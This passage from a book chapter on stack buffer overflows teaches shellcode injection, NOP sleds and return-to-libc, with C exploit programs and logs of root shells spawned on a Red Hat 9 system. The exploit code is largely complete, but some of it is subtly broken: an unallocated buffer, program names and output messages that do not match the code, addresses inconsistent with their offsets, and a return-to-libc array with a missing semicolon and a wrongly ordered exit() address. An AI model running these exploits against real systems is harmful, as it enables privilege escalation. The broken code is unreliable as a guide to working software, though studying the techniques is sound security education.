We got an `Illegal instruction` so we're clearly executing something different. Let's try modifying the saved return address now. Since we know the stack grows backward in memory—that is, toward lower addresses—we're expecting the address of our shellcode to be lower than 0xbffffad8.

For brevity, the following text shows only the relevant, tail-end of the command line and the output:

```
8%0484x\x38\xfa\xff\xbf")
```

Now, we'll construct a program that allows us to guess the offset between the start of our program and the first instruction in our shellcode. (The idea for this example has been borrowed from Lamagra.)

```
#include <stdlib.h>

#define offset_size                    0
#define buffer_size                    512
```

```
char sc[] =
  "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
  "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
  "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


unsigned long find_start(void) {
   __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=offset_size, bsize=buffer_size;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  addr = find_start() - offset;
  printf("Attempting address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
       *(addr_ptr++) = addr;

  ptr += 4;

  for (i = 0; i < strlen(sc); i++)
          *(ptr++) = sc[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"BUF=",4);
  putenv(buff);
  system("/bin/bash");
}
```

To exploit the program, generate the shellcode with the return address, and then run the vulnerable program using the output of the shellcode generating program. Assuming we don't cheat, we have no way of knowing the correct offset, so we must guess repeatedly until we get the spawned shell:

```
[jack@0day local]$ ./attack 500
Using address: 0xbfffd768
[jack@0day local]$ ./victim $BUF
```

Ok, nothing happened. That's because we didn't build an offset large enough (remember, our array is 512 bytes):

```
[jack@0day local]$ ./attack 800
Using address: 0xbfffe7c8
[jack@0day local]$ ./victim $BUF
Segmentation fault
```

What happened here? We went too far, and we generated an offset that was too large:

```
[jack@0day local]$ ./attack 550
Using address: 0xbffff188
[jack@0day local]$ ./victim $BUF
Segmentation fault
[jack@0day local]$ ./attack 575
Using address: 0xbfffe798
[jack@0day local]$ ./victim $BUF
Segmentation fault
[jack@0day local]$ ./attack 590
Using address: 0xbfffe908
[jack@0day local]$ ./victim $BUF
Illegal instruction
```

It looks like attempting to guess the correct offset could take forever. Maybe we'll be lucky with this attempt:

```
[jack@0day local]$ ./attack 595
Using address: 0xbfffe971
[jack@0day local]$ ./victim $BUF
Illegal instruction
[jack@0day local]$ ./attack 598
Using address: 0xbfffe9ea
[jack@0day local]$ ./victim $BUF
Illegal instruction
[jack@0day local]$ ./exploit1 600
Using address: 0xbfffea04
[jack@0day local]$ ./hole $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

Wow, we guessed the correct offset and the root shell spawned. Actually it took us many more tries than we've shown here (we cheated a little bit, to be honest), but they have been edited out to save space.

WARNING We ran this code on a Red Hat 9.0 box. Your results may be different depending on the distribution, version, and many other factors.

Exploiting programs in this manner can be tedious. We must continue to guess what the offset is, and sometimes, when we guess incorrectly, the program crashes. That's not a problem for a small program like this, but restarting a larger application can take time and effort. In the next section, we'll examine a better way of using offsets.

The NOP Method

Determining the correct offset manually can be difficult. What if it were possible to have more than one target offset? What if we could design our shellcode so that many different offsets would allow us to gain control of execution? This would surely make the process less time consuming and more efficient, wouldn't it?

We can use a technique called the *NOP Method* to increase the number of potential offsets. *No Operations* (NOPs) are instructions that delay execution for a period of time. NOPs are chiefly used for timing situations in assembly, or in our case, to create a relatively large section of instructions that does nothing. For our purposes, we will fill the beginning of our shellcode with NOPs. If our offset "lands" anywhere in this NOP section, our shell-spawning shellcode will eventually be executed after the processor has executed all of the do-nothing NOP instructions. Now, our offset only has to point somewhere in this large field of NOPs, meaning we don't have to guess the exact offset. This process is referred to as *padding with NOPs*, or creating a *NOP pad* or *NOP sled*. You will hear these terms again and again when delving deeper into hacking.

Let's rewrite our attacking program to generate the famous NOP pad prior to appending our shellcode and the offset. The instruction that signifies a NOP on IA32 chipsets is `0x90`. There are many other instructions and combinations of instructions that can be used to create a similar NOP effect, but we won't get into these in this chapter.

```
#include <stdlib.h>

 #define DEFAULT_OFFSET                    0
 #define DEFAULT_BUFFER_SIZE             512
 #define NOP                            0x90

 char shellcode[] =

     "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
     "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
     "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[])
```

```
{
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
         *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
         buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
         *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"BUF=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Let's run our new program against the same target code and see what happens:

```
[jack@0day local]$ ./nopattack 600
Using address: 0xbfffdd68
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

Ok, we knew that offset would work. Let's try some others:

```
[jack@0day local]$ ./nopattack 590
Using address: 0xbffff368
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
```

```
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

We landed in the NOP pad, and it worked just fine. How far can we go?

```
[jack@0day local]$ ./nopattack 585
Using address: 0xbffff1d8
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

We can see with just this simple example that we have 15–25 times more possible targets than without the NOP pad.

Defeating a Non-Executable Stack

The previous exploit works because we can execute instructions stored on the stack. As a protection against this, many operating systems such as Solaris and OpenBSD will not allow programs to execute code from the stack.

As you may have already guessed, we don't necessarily have to execute code on the stack. It is simply an easier, better-known, and more reliable method of exploiting programs. When you do encounter a non-executable stack, you can use an exploitation method known as *Return to libc.* Essentially, we will make use of the ever-popular and ever-present libc library to export our system calls to the libc library. This will make exploitation possible when the target stack is protected.

Return to libc

So, how does Return to libc actually work? From a high level, assume for the sake of simplicity that we already have control of `EIP`. We can put whatever address we want executed in to `EIP`; in short, we have total control of program execution via some sort of vulnerable buffer.

Instead of returning control to instructions on the stack, as in a traditional stack buffer overflow exploit, we will force the program to return to an address that corresponds to a specific dynamic library function. This dynamic library function will not be on the stack, meaning we can circumvent any stack execution restrictions. We will carefully choose which dynamic library function we return to; ideally, we want two conditions to be present:

- It must be a common dynamic library, present in most programs.
- The function within the library should allow us as much flexibility as possible so that we can spawn a shell or do whatever we need to do.

The library that satisfies both of these conditions best is the libc library. libc is the standard C library; it contains just about every common C function that we take for granted. By nature, all the functions in the library are shared (this is the definition of a function library), meaning that any program that includes libc will have access to these functions. You can see where this is going—if any program can access these common functions, why couldn't one of our exploits? All we have to do is direct execution to the address of the library function we want to use (with the proper arguments to the function, of course), and it will be executed.

For our Return to libc exploit, let's keep it simple at first and spawn a shell. The easiest libc function to use is `system()`; for the purposes of this example, all it does is take in an argument and then execute that argument with `/bin/sh`. So, we supply `system()` with `/bin/sh` as an argument, and we will get a shell. We aren't going to execute any code on the stack; we will jump right out to the address of `system()` function with the C library.

A point of interest is how to get the argument passed to `system()`. Essentially, what we do is pass a pointer to the string (`bin/sh`) we want executed. We know that normally when a program executes a function (in this example, we'll use `the_function` as the name), the arguments get pushed onto the stack in reverse order. It is what happens next that is of interest to us and will allow us to pass parameters to `system()`.

First, a `CALL the_function` instruction is executed. This `CALL` will push the address of the next instruction (where we want to return to) onto the stack. It will also decrement `ESP` by 4. When we return from `the_function`, `RET` (or `EIP`) will be popped off the stack. `ESP` is then set to the address directly following `RET`.

Now comes the actual return to `system()`. `the_function` assumes that `ESP` is already pointing to the address that should be returned to. It is going to also assume that the parameters are sitting there waiting for it on the stack, starting with the first argument following `RET`. This is normal stack behavior. We set the return to `system()` and the argument (in our example, this will be a pointer to `/bin/sh`) in those 8 bytes. When `the_function` returns, it will return (or jump, depending on how you look at the situation) into `system()`, and `system()` has our values waiting for it on the stack.

Now that you understand the basics of the technique, let's take a look at the preparatory work we must accomplish in order to make a Return to libc exploit:

1. Determine the address of `system()`.
2. Determine the address of `/bin/sh`.
3. Find the address of `exit()`, so we can close the exploited program cleanly.

The address of `system()` can be found within libc by simply disassembling any C or C++ program. gcc will include libc by default when compiling, so we can use the following simple program to find the address of `system()`:

```
int main()
     {
     }
```

Now, let's find the address of `system()` with gdb:

```
[root@0day local]# gdb file
(gdb) break main
Breakpoint 1 at 0x804832e
(gdb) run
Starting program: /usr/local/book/file

Breakpoint 1, 0x0804832e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x4203f2c0 <system>
(gdb)
```

We see the address of `system()` is at `0x4203f2c0`. Let's also find the address `exit()`:

```
[root@0day local]# gdb file
(gdb) break main
Breakpoint 1 at 0x804832e
(gdb) run
Starting program: /usr/local/book/file

Breakpoint 1, 0x0804832e in main ()
(gdb) p exit
$1 = {<text variable, no debug info>} 0x42029bb0 <exit>
(gdb)
```

The address of `exit()` can be found at `0x42029bb0`. Finally, to get the address of `/bin/sh` we can use the memfetch tool found at `http://lcamtuf.coredump.cx/`. memfetch will dump everything in memory for a specific process; simply look through the binary files for the address of `/bin/sh`. Alternatively, you can store the `/bin/sh` in an environment variable, and then get the address of this variable.

Finally, we can craft our exploit for the original program—a very simple, short, and sweet exploit. We need to

1. Fill the vulnerable buffer up to the return address with garbage data.
2. Overwrite the return address with the address of `system()`.
3. Follow `system()` with the address of `exit()`.
4. Append the address of `/bin/sh`.

Let's do it with the following code:

```
#include <stdlib.h>

#define offset_size                    0
#define buffer_size                    600

char sc[] =
  "\xc0\xf2\x03\x42" //system()
  "\x02\x9b\xb0\x42" //exit()
  "\xa0\x8a\xb2\x42" //binsh

unsigned long find_start(void) {
   __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=offset_size, bsize=buffer_size;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  addr = find_start() - offset;
  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
       *(addr_ptr++) = addr;

  ptr += 4;

  for (i = 0; i < strlen(sc); i++)
          *(ptr++) = sc[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"BUF=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Conclusion

In this chapter, you learned the basics of stack-based buffer overflows. Stack overflows take advantage of data stored in the stack. The goal is to inject instructions into a buffer and overwrite the return address. With the return address overwritten, you will have control of the program's execution flow. From here, you insert shellcode, or instructions to spawn a root shell, which is then executed. A large portion of the rest of this book covers more advanced stack overflow topics.